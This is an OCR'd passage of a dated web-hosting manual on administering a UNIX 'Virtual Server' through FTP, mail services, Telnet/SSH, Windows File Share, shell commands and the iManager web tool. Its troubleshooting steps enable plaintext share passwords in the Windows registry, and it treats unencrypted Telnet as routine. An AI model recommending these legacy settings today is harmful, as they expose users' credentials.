The majority of Internet traffic uses the File Transfer Protocol (FTP). FTP enables users to download files made available to them on other computer systems. FTP is a workhorse of Internet tools.

With your virtual FTP service, you can enable your customers to download files that give them information about your company. For example, customers can download a catalog of your products or a price list of your services. This enables customers to have instant access to vital information and saves you printing and mailing costs.

The virtual FTP service enables you to maintain a simple FTP address such as ftp://ftp.yourcompany.com. Your FTP address appears to customers just as it would with a dedicated server. Both anonymous and private access capabilities are available.

The Virtual Server E-mail Services

The Virtual Server POP Service

Post Office Protocol (POP) enables users to read their e-mail without having to logon to a server and learn a cumbersome mail program. Instead, users can access their e-mail using any computer with their chosen POP e-mail client (such as Eudora, Netscape Mail, Outlook Express, Mutt, and Pine). Every major operating system has high quality POP clients.

The virtual POP service enables your company to establish a dedicated system at a low cost, saving your company money on a constant Internet connection. With your virtual POP service, you can establish as many e-mail accounts for your business as you choose. Unlike e-mail aliasing, your mail is stored on your Virtual Server. You can easily configure your POP client (e.g. Eudora, Pegasus) to dial in through your local access provider so you can read your mail.

Your company has flexibility, because with the virtual POP service, you can create as many e-mail addresses as you like. Without a virtual POP service, you would have to purchase a commercial gateway (e.g. with a Novell or Microsoft e-mail solution). Or you would have to purchase multiple e-mail POP accounts from your local access provider. Both solutions are costly.

The virtual POP service allows you to establish multiple e-mail addresses at no extra charge. You can access all accounts with a few dial-up accounts from your local access provider. The virtual POP service can save you hundreds — or even thousands — of dollars.

The Virtual Server IMAP Service

Internet Message Access Protocol (IMAP) is a method for accessing electronic mail that is stored on a remote mail server (your Virtual Server). IMAP service permits a client e-mail program to access remote message folders as if they were local. For example, e-mail stored on an IMAP server can be manipulated from a desktop computer at home, an office workstation, or a traveling laptop computer, all without the need to transfer messages or files back and forth between each computer.

IMAP's ability to access messages (both new and saved on the Virtual Server) from more than one computer is important as reliance on electronic messaging and multiple computer use increase.

Note: If the mail is accessed from one server only, then the Post Office Protocol (POP) works best. POP was designed to support off-line messages (i.e., where you download messages to your local computer and delete them from your Virtual Server).

The Virtual Server SMTP Service

You can use the Simple Mail Transfer Protocol (SMTP) service to send e-mail across local networks or Internet connections. With your virtual SMTP service (or "virtual mail service"), you can use e-mail as a very useful business tool. Providing e-mail access to your customers enables them to communicate with your company instantly and without incurring long-distance phone charges. Your company has the power to answer your most urgent e-mail messages first. By doing so, you foster relationships with both your existing and potential customers.

Your virtual mail service enables you to have e-mail addresses and aliases (simple mailing lists) linked to your own domain. Your address would be sales@yourcompany.com and not an extension of your local access provider's domain name. The virtual mail service can do the following with incoming mail:

- Forwards mail to your personal e-mail account with your local access provider.
- Forwards and stores mail in an existing POP account on your Virtual Server.

With unlimited e-mail aliases, you can assign an e-mail address for customer support, marketing, or your mother, all at no extra cost. Aliases forward incoming mail to each address residing on your Virtual Server or on remote accounts established with your local access provider.

The Virtual Server Administrator (More Than a Webmaster)

The Virtual Server system is a powerful Internet solution that is currently being used to power tens of thousands of web sites. The Virtual Server system is more than a simple hosting platform. It is a complete Internet server solution. While many administrators simply use the Virtual Server system as hosting platform for their web sites, the administrator has the ability to "pop the hood" and control Internet services. The Virtual Server system provides the best of both worlds, since it can be used "right out of the box" or its environment can be modified to meet specific needs of an administrator.

The Virtual Server administrator (i.e. a person with administrative access to your Virtual Server) has the power to control the Virtual Server environment. Each administrator is provided with a username and password for accessing their Virtual Server UNIX shell account. This access empowers the administrator with the ability to control many of the Virtual Server functions. With this power comes the responsibility to administer functions including — but not limited to — the following:

- Adding or deleting virtual e-mail and FTP accounts
- Adding or deleting e-mail aliases (forwarding addresses)
- Uploading files to or downloading files from the anonymous virtual FTP server
- Maintaining the virtual web server configuration files
- Installing and maintaining Common Gateway Interface (CGI) programs
- Managing Virtual Server log files, including running programs to analyze log statistics and deleting logs

Note: Since the Virtual Server System is a UNIX-based solution, your company should assign an administrator that has some UNIX and programming experience. This will help you get the most out of your Virtual Server.

Administering Servers Remotely

GSP Services enables administrators to connect to their Virtual Servers with Telnet, SSH, FTP, and Windows File Share. These utilities allow you to administer your Virtual Server from a remote location. This section includes step-by-step instructions on how to set up and use Telnet, SSH, FTP, and Windows File Share. Each program usually prompts you for the same type of information to connect to your Virtual Server. The following terms and definitions will help you in connecting to your Virtual Server.

Term	Definition
Domain name	Your domain name or temporary domain name.
Hostname	Same as the domain name. When prompted for the hostname, the domain name or IP address can be used.
Login name	The default login name specified in your e-mail configuration letter.
Username	The same as the login name.
IP address	The IP address assigned to your Virtual Server.
Port	Depending on the program that you use to connect to the Virtual Server, the port number differs.

You will rarely be prompted for information about port numbers. However, the Virtual Server uses the standard ports, so using the default port will work in most cases. The following table lists port numbers used on the Virtual Server:

Service	Standard Port Number
FTP	21
SSH	22
SMTP	25
HTTP	80
POP	110
IMAP	143
HTTPS	443

Telnet & SSH

Telnet is a program (or group of programs) commonly used to remotely control UNIX servers. Telnet connects your personal computer to a server on the network. When you enter commands, Telnet executes commands as if you entered them directly on the server. Telnet gives you power to control your Virtual Server from your home or office.

Note: While you use Telnet, you are in a UNIX shell environment, so you should know about UNIX commands. More information on UNIX commands is covered later in this chapter.

Connecting to Your Virtual Server with SSH (Secure Shell)

SSH (Secure Shell) is a secure Telnet program you use to log onto a remote computer (your Virtual Server). SSH provides secure encrypted communications between your Virtual Server and your local computer. Connecting to your Virtual Server using an SSH client is made simple with SecureCRT or F-Secure SSH™ (http://www.datafellows.com). Both SecureCRT and F-Secure SSH use port 22 on your Virtual Server.

Note: Telnet does not encrypt data sent between your local computer and your Virtual Server. However, all of the commands you that you use with a Telnet client, you can also use with an SSH client.


Connecting to Your Virtual Server with SecureCRT

Many Telnet programs are available for both PCs and Macs. For the PC, the standard is CRT. For security, we recommend SecureCRT, developed by Van Dyke and associates. For more information about CRT and other Van Dyke programs, see http://www.vandyke.com/products/securecrt/.


The GSP Services support staff uses SecureCRT (http://www.vandyke.com/products/securecrt/) as a standard, because it has more options and terminal emulations than the standard Telnet program that ships with Windows.

<<How To>> Configuring a Session

1. From the Quick Connect dialog box, enter the domain name or IP address of your virtual server and then click **Connect**.



2. Enter your username and password at the **`login:`** and **`Password:`** prompts.



3. After entering your username and password, you will see the UNIX command-line prompt:

   %

FTP

Use FTP (File Transfer Protocol) to transfer files between your Virtual Server and your local computer. To connect to the FTP server of your Virtual Server, you will need an FTP client installed on your local computer. There are many FTP programs available. The Windows operating system ships with a command-line FTP program. However, for an easy-to-use FTP client, we can recommend WS_FTP or CuteFTP.

<<How To>> Running the Command-Line FTP Program

1. From your Windows taskbar, click **Start**.
2. Click **Run**.
3. Enter **`ftp`** ***`yourcompany.com`*** (where ***`yourcompany.com`*** is replaced with your actual domain name).

<<How To>> An Example of Command-Line FTP

1. From your Windows taskbar, click **Start**.
2. Click **Run**.
3. Type the following :

```
ftp yourcompany.com
cd /www/htdocs
ascii
lcd c:\upload
put index.html
bin
put logo.gif
quit
```

Console FTP Commands

The following terms are helpful in order to understand the above example of command-line FTP:

Command	Description
`ascii`	Set the file transfer type to network ASCII.
`binary`	Set the file transfer type to support binary files.
`bye` or `quit`	Terminate the FTP remote session and exit FTP. An end of file also terminates the session.
`cd` *`remote-directory`*	Change the working directory on the remote computer to remote-directory.
`delete` *`remote-file`*	Delete the file remote-file on the remote computer.
`dir` or `ls` *`remote-dir`*	Print a directory contents list in the directory, remote-directory. If no remote directory is specified, a list of the current working directory on the remote computer is displayed.
`get` *`remote-file local-file`*	Retrieve the remote-file and store it on the local computer. If the local file name is not specified, it is given the same name it has on the remote computer.


`help` *command*	Print an informative message about the meaning of command. If no argument is given, FTP prints a list of the known commands.
`lcd` *local-directory*	Change the working directory on the local computer. If no directory is specified, the user's current local working directory is displayed.
`mdelete` *remote-files*	Delete the remote-files on the remote computer.
`mget` *remote-files*	Expand the remote-files on the remote computer and do a get for each file name thus produced.
`mkdir` *remote-directory*	Make a directory on the remote computer.
`mput` *local-files*	Expand wild cards in the list of local files given as arguments and do a put for each file in the resulting list.
`prompt`	Toggle interactive prompting. Interactive prompting occurs during multiple file transfers to allow the user to selectively retrieve or store files. If prompting is turned off (default is on), any **`mget`** or **`mput`** transferred all files, and any **`mdelete`** deleted all files.
`put` *local-file remote-file*	Store a local file on the remote computer. If remote-file is left unspecified, the local file name is used.
`rename` *from to*	Rename the file on the remote computer to the file on local computer.
`rmdir` *directory-name*	Delete a directory on the remote computer.

Connecting to Your Virtual Server with WS_FTP

These directions will help you use WS_FTP, an easy-to-use FTP client (http://www.ipswitch.com/products/ws_ftp/).

<<How To>> Using WS_FTP

1. At the main WS_FTP screen click **Connect**.



2. For the Profile Name, enter your company name or domain name.
3. For Host Name/Address, enter your domain name (or temporary domain name if your domain name has not yet been registered).
4. For User ID, enter your login name.
5. For Password, enter your login password.

Navigating Your Virtual Server with WS_FTP

Once you have established a connection between your local computer and your Virtual Server, two columns appear on your screen. The left column displays directories and files on your local computer. The right column displays directories and files on your Virtual Server.

The directory where you store web content is called **`www/htdocs`** or **`usr/local/etc/httpd/htdocs`**.

<<How To>> Transferring Files from Your Computer to Your Virtual Server

1. Select the files or directories displayed on your local computer (the left side). You can select more than one by holding down the shift key.
2. To add them to your Virtual Server (the right side), click the arrow button.

Note: Transfer all HTML documents and CGI scripts in ASCII mode. Transfer graphics in binary format. The latest versions of WS_FTP provide an "Auto" button, which allows WS_FTP to automatically determine in which mode to transfer files. The "Auto" button may not always work, so if you experience problems, you should manually set the mode.

Windows File Share

Windows File Share enables you to map a drive on your local computer to your Virtual Server. If you map a drive to your Virtual Server, you can copy and paste files to and from your Virtual Server in a drag-and-drop fashion. To use Windows File Share, ensure that the client for Microsoft Networks and the TCP/IP protocol stack are installed.

Note: Windows File Share is dependent upon your ISP and your web hosting provider.

<<How To>> Setting up Windows File Share

1. Set the Primary Network Login to Client for Microsoft Networks.
2. From the TCP/IP Properties panel, under DNS Configuration, enter your Virtual Server's domain name in the Domain Suffix Search Order. (This assumes that DNS is enabled.)
3. From Enter Network Password login prompt, enter your Virtual Server's username and password.
4. From your Windows taskbar, click Start.
5. Click Find/Computer.
6. In the Find Computer dialog, in the Named field, enter "www".
7. Click Find Now.
8. Double-click the computer icon named "www." This action displays a single folder. This folder is your home directory on your Virtual Server.
9. Right-click on the folder and choose Map Network Drive.

Note: With later releases of Windows, Windows98, and WindowsNT, you may have to do additional steps if you have problems connecting.

<<How To>> Troubleshooting Windows File Share with the Registry Editor

1. From your Windows or Windows98 taskbar, click Start.
2. Click Run.
3. Enter Regedit. Click OK. This action displays the Registry Editor.
4. Select HKEY_LOCAL_MACHINE.
5. Select System.
6. Select CurrentControlSet.
7. Select Services.
8. Select VxD.
9. Select VNETSUP. From VNETSUP, a collection of name/data pairs is displayed.

<<How To>> Creating a New Name/Data Pair in the Registry Editor

1. From the Edit menu, select New.
2. Select DWORD Value.
3. Add a new entry to EnablePlainTextPassword.
4. Change the name of the Windows 98 default from New Value #1 to EnablePlainTextPassword. Click Enter. The following is an example:

   ```
   EnablePlainTextPassword 0x00000000 (0)
   ```

5. To edit the new key, double-click on EnablePlainTextPassword.
6. Change the value to "**1**". Select the hexadecimal option.

GUI Administration Tools

At this point, you may be saying “this is too complicated.” The developers at GSP Services have created a GUI (Graphical User Interface) tool that performs the most common Virtual Server administration tasks with simple point-and-click utilities. The following tool is covered in Chapter 2:

- iManager - Virtual Server administration tool that runs in your web browser

The Virtual Server Directory Structure

Now that you can connect to your Virtual Server, you need to understand what you are seeing. Since the Virtual Server is essentially your own UNIX machine, an understanding of the UNIX file system and UNIX commands is extremely helpful. This section is a crash course on the UNIX file system as well as the Virtual Server directory and file structure.

The UNIX File System

The following is a sample of a UNIX path:

```
/usr/home/login_name
```

In the above path the first forward slash (**/**) is the top level directory called the "root" directory. The **usr** directory is a subdirectory of the root directory, **home** is a subdirectory of **usr**, and ***login_name*** is a subdirectory of **home**. If your login name were "bob", then **bob** would appear in the place of **login_name**. Each "**/**" after the root directory is just a separator.

To change to a directory you use the **cd** (change directory) command. You can **cd** to a directory by typing the absolute path, meaning that the entire path starting from root is typed out like the above sample, or you can specify a relative path:

```
% cd tmp
```

The above command uses a relative path to change to a subdirectory of the current directory.

The **cd** command is easy to master after a little practice. The chart below shows what happens when you type cd alone or with various arguments. Try of few of these cd examples and then type **pwd** (Print Working Directory) to see which directory you are currently in.

Basic UNIX Navigation Commands

The following basic UNIX commands can help you navigate the UNIX file system.

Command	Example	Function

`ls`	`ls`
	`ls -l`
	`ls -al`
	`ls /usr/home`
		list files in the current directory
		list files in the current directory in a long listing
		list all files including files beginning with a "."
		list files in the **`/usr/home`** directory

`pwd`	`pwd`	print working directory - check the current directory
`cd`	`cd`	changes to your assigned home directory
	`cd /usr/home`	change directory to **`/usr/home`**
	`cd bob`	change directory to **`bob`**
	`cd ..`	change up one directory (`..` represents parent dir)
	`cd ../logs`	change up one directory and down to the **`logs`** directory
`mkdir`	`mkdir tmp`	make directory **`tmp`** under the present directory
`rmdir`	`rmdir tmp`	remove directory **`tmp`**
`rm`	`rm test`	remove the file **`test`**
	`rm -f test`	remove the file **`test`** without prompting
	`rm -rf tmp`	remove the **`tmp`** directory and all subdirectories and files in tmp without prompting (be very careful with this)
`cp`	`cp test test.new`	copy the file **`test`** to **`test.new`**

The following is a list of file system symbols and definitions:

Symbol	Definition
`.`	Current directory
`..`	Parent directory
`/`	When used by itself or at the beginning of a path it represents the root directory. When used within a path it is a separator.
`~`	Alias for the path to users home directory **`/usr/home/`*`login_name`***.

Note: If you are logged in as Bob and your home directory is **`/usr/home/bob`**, then **`cd ~/etc`** would change to **`/usr/home/bob/etc`**.

Directories and Files

Each new Virtual Server contains the following directories and files by default. The tilde ("**~**") represents the path **`/usr/home/login_name`** (the full path to the Virtual Server's home directory). You see the path **`/usr/home/`*`login_name`*** only while you are connected to your Virtual Server via Telnet or SSH. If you are connected to your Virtual Server via FTP or HTTPD, the root directory is changed to **`/usr/home/login_name`** and becomes "**`/`**".

```
% ls -l
total 7
drwxr-xr-x  2  bob   vuser  512  Apr 11 17:48  bin
drwxr-xr-x  2  bob   vuser  512  Feb  5 19:52  dev
drwxr-xr-x  3  bob   vuser  512  Jun 28 15:38  etc
drwxr-xr-x  3  bob   vuser  512  Jan  7 13:53  ftp
drwx--x--x  3  bob   vuser  512  Jun 19 16:35  tmp
drwxr-xr-x  9  bob   vuser  512  Jan 17 12:42  usr
drwx--x--x 10  bob   vuser  512  Jun 19 16:35  var
lrwxr-xr-x  1  root  vuser   19  Apr  1 10:31  www ->
usr/local/etc/httpd
```

Description of Directories

Directory	Description
`~/bin`	Contains servers program files such as **`ftp`** and **`sendmail`**
`~/dev`	Contains the device node null

~/etc	Contains servers configuration files such as **passwd**, **resolv.conf**, **aliases**, and **sendmail.cf**
~/ftp	Anonymous ftp directory
~/tmp	Temporary files
~/usr	This directory contains the following subdirectories:
~/usr/home	Users home directories
~/usr/mail	Users mail messages are stored here. Each user has a mail file named by their E-mail login name
~/usr/log	Contains the messages file (a transaction log of E-mail, FTP, and Telnet sessions)
~/usr/spool/mqueue	Contains mail messages waiting for delivery
~/usr/bin	Contains additional server programs
~/usr/local	Contains directories like **httpd** or **frontpage**
~/usr/local/etc/httpd	The virtual httpd server's root directory which contains the following subdirectories:
~/usr/local/etc/httpd/htdocs	Contains the html files (this is where you place your web pages)
~/usr/local/etc/httpd/cgi-bin	CGI and scripts directory
~/usr/local/etc/httpd/conf	HTTPD servers configuration files
~/usr/local/etc/httpd/logs	HTTPD servers log files
~/var	Dynamic data files such as mail files and log files
~/www	Link to **~/usr/local/etc/httpd** for convenience in changing directories

Directories Outside of the Virtual Server

In addition to the directories in the Virtual Server, you should familiarize yourself with a few directories outside of the Virtual Server (which you can access while connecting via Telnet or SSH).

Directory	Description
/usr/local/contrib	Contains installation files for useful programs like Perl, iManager, CGIs, etc. This directory is frequently updated with instructions for installing the applications posted on the web site.

/backup/home/*login_name*	This is a full uncompressed copy of your Virtual Server. The Virtual Server is copied nightly. If you delete a file, you may copy a backup from **/backup/home/*login_name***.

File Ownership and Permissions

Defining Output

This section defines, in more detail, the sample output from the **`ls -l`** command shown again below.

```
% ls -l
total 7
drwxr-xr-x  2  bob   vuser  512  Apr 11 17:48  bin
drwxr-xr-x  2  bob   vuser  512  Feb  5 19:52  dev
drwxr-xr-x  3  bob   vuser  512  Jun 28 15:38  etc
drwxr-xr-x  3  bob   vuser  512  Jan  7 13:53  ftp
drwx--x--x  3  bob   vuser  512  Jun 19 16:35  tmp
drwxr-xr-x  9  bob   vuser  512  Jan 17 12:42  usr
drwx--x--x 10  bob   vuser  512  Jun 19 16:35  var
lrwxr-xr-x  1  root  vuser   19  Apr  1 10:31  www ->
usr/local/etc/httpd
```

Starting with the column on the left, the following definitions apply.

Column	Definition
`drwx` and **`-rw`**	Defines the file mode. The file mode is the type of file and permissions on the file.
Number of links	A file or directory can be a link to other files.
Owner name	Login name of the file's or directory's owner.
Group name	Group ID to which the file belongs.
Size	In bytes.
Date and time	Time stamp of last modification.
Pathname	Name of file.

File Mode

The file mode is a 10-character label that identifies the type of file and the permissions for the owner or group. The first character identifies the type of file. The following characters are often found as the first characters.

Character	Description
-	normal file
d	directory
l	link to another file or directory (link is shown in the last column)

The next nine characters of the file mode block are separated in three groups of three characters: permissions for the owner, group, and other. The following table summarizes these three blocks of the file mode.

Character	Permission	Value
-	none assigned	
r	read	**4**
w	write	**2**
x	execute	**1**

A file called **test** with a file mode of **-rwxr-x---** has a value of **750**. The numeric value is used when you change the mode with the **chmod** (change mode) command. For example:

```
% chmod 755 test
```

The number changes the **test** file mode to read, write, execute for the owner; read and execute for the group and other. The file mode is now:

```
-rwxr-xr-x
```

For more information, type **man chmod** from the UNIX command-line prompt on your Virtual Server.

Basic UNIX Commands

During a Telnet/SSH session, use any of the following commands to work with your Virtual Server.

Command	Example	Definition
cd	cd	Change to your home directory
	cd ~/www	Change to the **/usr/home/login_name/www**
	cd ..	Move up a directory
chmod	chmod 755 test	Change the permissions of the file test to be **rwxr-xr-x**
cp	cp test test.new	Copy the file **test** to **test.new**
grep	grep test *.html	Search for the word **test** in the html files
kill	kill 2267	Kills a process (the **ps** or **top** command will show you the process id)
ls	ls -al	List files
	ll	Alias setup to do a **ls -al**
mkdir	mkdir test	Make a directory called **test**
more	ll | more	Used to display the directory listing one screen at a time
	more README	Display the **README** file one screen at a time
mv	mv test test.new	Move the file **test** to **test.new**
ps	ps -ax | grep aftpd	Lists all of the **aftpd** processes
	ps -ax | more	Lists all of the Virtual Server's processes
quota	quota	Shows the Virtual Server's quota usage

Command	Example	Definition
rm	rm test.new	Remove the file **test.new**
	rm -rf billdir	Remove the directory **billdir.** Use this command with caution as there is no "undo" command in UNIX.
sinfo	sinfo	Shows the Virtual Server's hostname, ip, login, and host server.
uptime	uptime	Shows how long the server has been up and current load information.
tail	tail -f message	Watch information being added to a file. Watch the logs as they are being added to. Executed from the directory where message exists (**~/usr/log/** or **~/var/log/**).
tar	tar -cvf abc.tar abcdir	Create a **tar** (tape archive) file called **abc.tar** and include the **abcdir** directory
	tar -xvf abc.tar	Extract all of the **abc.tar** files into your current directory
top	top	Show the **top** processes and load average on your Virtual Server
traceroute	/usr/sbin/traceroute *domainname*	Trace the route to a domain or IP number. Useful for troubleshooting slow connections.
vdiskuse	vdiskuse | more	Shows the disk usage by directory
vadduser	vadduser	Add a virtual user to e-mail and ftp
vrmuser	vrmuser	Removes the virtual user
vlistuser	vlistuser	List the users on your server
vnukelog	vnukelog	Interactive mode

Command	Example	Definition
	`vnukelog -r`	Remove the log files - **`~/usr/log/messages`**, **`~/www/logs/*_log`**
	`vnukelog -h`	Help screen for **`vnukelog`**
`vpasswd`	`vpasswd username`	change or set passwords
`virtual`	`virtual sendmail -bp`	Used for running programs in the virtual environment.
	`virtual ./test.cgi`	Test the **`test.cgi`** from the command line

Editing Files Online

Downloading files, editing, then uploading the files is not the fastest way to make simple changes. The experienced Virtual Server administrator uses an online editor to make changes to files while in a Telnet or SSH session. Below are a couple of the online editors available.

Using `vi` to Edit

The **`vi`** program is a common UNIX editor. The commands in **`vi`** are a bit difficult to get used to at first. When you get used to the commands, it is a powerful tool. Here are some of the basic commands. If you get stuck, try hitting the **`ESC`** key until you can type **`:q!`** to quit.

Command	Effect
`vi` *`filename`*	open a file in the **`vi`** editor
`j`	Move down a line
`k`	Move up a line
`l`	Move right
`h`	Move left
`i`	Insert text at the cursor – changes to the edit mode use ESC to exit the edit mode
`a`	Add text after the cursor
`o`	Open a blank line below the cursor
`ESC`	Exit the edit mode
`SHFT g`	Move to the bottom of the file
`<ctrl>-g`	Report what line the cursor is line

`:1,10d`	Delete lines 1-10
`x`	Delete the character the cursor is on
`dd`	Delete the line the cursor is on
`/test`	Search for test
`:1`	move to line one
`:q`	Quit **`vi`**
`:q!`	Quit **`vi`** without saving changes
`:wq`	Save file and quit **`vi`**
`:%s/test/foo/g`	Search for test and replace it with **`foo`** throughout the file.

Using `Pico` to Edit

`Pico` is a bit more straightforward than **`vi`**. You can just move the cursor and type or delete text. The commands are listed at the bottom of the screen. To edit a file, type:

```
% pico -w filename
```

The **`Pico`** commands are listed at the bottom of the screen. You can move the cursor to enter and delete text in the file you are editing.

Note: The **`-w`** option prevents line wrap, which can cause some configuration files not to function properly. So you should use the **`-w`** option to be safe.

For More Information

For additional information about the topics discussed in this chapter, see the following pages on the GSP Services web site.

Virtual Server Information

http://www.gsp.com/support/

Chapter 2 - Managing your Virtual Server with iManager

Many users find Telnet and FTP difficult to use for some of the common tasks such as adding users, aliases, or copying files. The iManager utility was created to provide users with a simple Graphical User Interface (GUI) to their Virtual Server and to enable the user to maintain their Virtual Server from a web interface without logging on to the Virtual Server in a Telnet or FTP session. A user can now conduct many tasks easily and efficiently from their browser of choice.

This chapter contains information about the following:

- iManager
- For More Information

iManager

With iManager, a Virtual Server administrator can easily manage a Virtual Server from any computer with an Internet connection and a browser (e.g. Netscape, Internet Explorer).

iManager enables you to do the most common tasks associated with maintaining your Virtual Server. It reduces your need to connect to your server via Telnet to change file properties. iManager executes many common commands for you so you can keep your UNIX knowledge to a minimum. These tasks include:

File Manager

- Editing files
- Deleting files
- Copying files
- Moving files
- Changing the permissions of files
- Uploading new files to your server
- Making new directories

Mail Manager

- Reading e-mail
- Sending new messages
- Saving and filing messages

Tools and Wizards

- Adding, deleting, and updating e-mail and FTP users
- Adding, deleting, and updating Virtmaps
- Adding, deleting, and updating your e-mail aliases
- Adding, deleting, and updating your Spammers file
- Changing e-mail and FTP users' passwords and home directories
- Removing e-mail and FTP users

Preferences

- Changing configurations

Getting Started

<<How To>> Installing iManager

To install iManager, Telnet or SSH to your Virtual Server and perform the following steps:

```
% cd
% vinstall imanager2
```

<<How To>> Setting up iManager for Multiple Virtual Hosts

Each virtual host can access iManager through its own domain name by doing the following:

1. Add a Canonical Name (CNAME) record in the zone files for the virtual host's domain name. We suggest using "imanager" for the CNAME record (i.e. imanager.yourcompany.com), but you can specify any name you want. Remember, if iManager is only going to be accessed from the main Virtual Server, you do not need to perform the following steps.
2. Add the following Virtual Host record to your httpd.conf file.

```
<VirtualHost imanager.yourcompany.com>
ServerName imanager.yourcompany.com
ServerAdmin webmaster@yourcompany.com
DocumentRoot /usr/local/etc/httpd/htdocs/imanager
TransferLog /dev/null
</VirtualHost>
```

Where ***imanager*** is the CNAME record you created in the DNS. Do not change the document root.

Note: In order for all of your virtual hosts to use iManager, you will need to make these changes for every virtual host on the server except for the main hostname.

Running iManager

The Virtual Server root user can run iManager and access the directories and files to which they have rights. The iManager startup prompts for a user name and password. iManager authenticates the user by looking in the **`~/etc/passwd`** file. If the user does not exist in the password file, he or she will be denied access. Access will be granted only to the user's home directory. A subhost can log in with a valid POP or FTP account. The subhost will be granted access only to their home directory and cannot create POP or FTP accounts.

<<How To>> Starting iManager

1. To start iManager, open the web browser of your choice and type the following URL into your web browser (where ***`yourcompany.com`*** is your domain name):

http://www.yourcompany.com/*imanager*

For a virtual host, use:

http://*imanager*.yourcompany.com

Where ***`imanager`*** is the specific CNAME record you created.

2. Enter your user id and password. After the user is authenticated, the iManager utility screen will appear.

<<How To>> Navigating File Manager

1. To begin navigating directories and files, click File Manager.
2. To choose a specific directory or file, click the directory or file name.

<<How To>> Moving Below Your Current Working Directory

A list of directories and files should now be showing for your current working directory. To access a directory identified by a folder icon, click on the name of the directory you wish to view. To view a file identified by an icon of a piece of paper, click on the name of the file you wish to view.

The list of entries displays the following:

- Current file
- File type
- MIME type

- File size
- File permissions
- Last modified date

Each file within the list has a series of actions:

- View file
- Edit file
- Copy file
- Rename (move) file
- Remove file
- Change permissions

File Manager

Editing and Deleting Files

iManager enables you to edit text files (such as HTML files) from within your web browser. This is useful if you need to make quick changes and do not want to do it via Telnet.

<<How To>> Editing Files

From the list of Actions, click "Edit Files" to start editing the file. After you have edited the file, you will need to choose whether to "Save Edited File," "Cancel and Discard Modifications," or "Reset Form."

<<How To>> Deleting Files

Once you have selected the file or folder to delete, choose "Remove File" under Actions. Then you will need to confirm the removal of the file.

Copying and Moving Files

iManager can copy files on your server to a new file and a new location, or it can move or rename files.

<<How To>> Copying Files

1. Select a file or directory.
2. Click "Copy File" or "Copy Directory."

3. Enter the path and name of the new copy you are creating, and click "Submit."

<<How To>> Moving Files

1. Select a file or directory.
2. Click "Rename (move) file" or "Rename (move) directory."
3. Enter the path and name of the new location of the file or directory, and click "Submit."

Changing Permissions

iManager allows you to change permissions on a file or directory. To change permissions on a file, follow the directions below:

1. Select a file or directory.
2. Click "Change permissions."
